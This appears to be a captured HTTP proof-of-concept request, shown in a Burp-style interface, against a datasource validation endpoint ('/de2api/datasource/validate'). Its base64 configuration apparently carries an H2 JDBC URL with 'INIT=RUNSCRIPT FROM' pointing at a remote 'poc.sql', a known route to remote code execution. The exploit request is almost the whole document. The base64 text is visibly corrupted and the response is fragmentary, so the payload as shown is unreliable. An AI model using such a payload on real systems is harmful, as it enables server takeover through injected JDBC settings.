{"id":"","name":"a","description":"","type":"h2","configuration":"eyJkYXRhQmFzzSI6IiIsImpkYmMioijqZGj0omgy0mlbTp0zXN0ZGI7VFJBQ0fTEVWRUXfu1lTVEVNX09VVDoz00lcXE5JVD1SXFxVTlNDUk1QVCBGu9NICdodHRw0i8vMTI3LjAuMC4x0juWMDI1l3BvYy5zcWwnIiwidXjsVHlwZSI6ImpkYmNVcmwiLCJzc2hUeXB1IjoicGFzc3dvcmQiLCJleHRyYVBhcmFtcyI6IiIsInVzZXJuYw1IjoiMTIzIiwiicGFzc3dvcmQi0ixMjMlCJobuaXRpYwxQb29su216ZSI6NSwibWluUG9vbFnemUi0jUsIm1heFBvb2xtAxpljo1LCJxdwVyeVRpbwVvdxQiojMwfQ=="}  
发送  取消 < >
```

请求

美化 Raw Hex

```
1 POST /de2api/datasource/validate HTTP/1.1
2 Host: 127.0.0.1:8100
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:138.0) Gecko/20100101 Firefox/138.0
4 Accept: application/json, text/plain, /*
5 Accept-Language: zh-CN
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/json
8 Content-Length: 500
9 Origin: http://127.0.0.1:8100
0 Connection: close
1 Referer: http://127.0.0.1:8100
2 Sec-Fetch-Dest: empty
3 Sec-Fetch-Mode: cors
4 Sec-Fetch-Site: same-origin
5 Priority: u=0
6
7 {
  "id":"",
  "name":'a',
  "description":"",
  "type":"h2",
  "configuration":
    "eyJkYXRhQmFzzSI6IiIsImpkYmMioijqZGj0omgy0mlbTp0zXN0ZGI7VFJBQ0fTEVWRUXfu1lTVEVNX09VVDoz00lcXE5JV
    D1SXFxVTlNDUk1QVCBGu9NICdodHRw0i8vMTI3LjAuMC4x0juWMDI1l3BvYy5zcWwnIiwidXjsVHlwZSI6ImpkYmNVcmwiLCJ
    zc2hUeXB1IjoicGFzc3dvcmQiLCJleHRyYVBhcmFtcyI6IiIsInVzZXJuYw1IjoiMTIzIiwiicGFzc3dvcmQi0ixMjMlCJob
    3N0ijoiliwiYV0aE1l1GhvZC16IiislnbvcnQj0jAsIm1luaXRpYwxQb29su216ZSI6NSwibWluUG9vbFnemUi0jUsIm1heFB
    vb2xtAxpljo1LCJxdwVyeVRpbwVvdxQiojMwfQ=="
}
```

响应

美化 Raw Hex 页面渲染

```
1 HTTP/1.1 200
2 Cache-Control: no-cache
3 Cache-Control: no-store
```



```
"fileName":null,
"size":null
```

搜索

0高亮

完成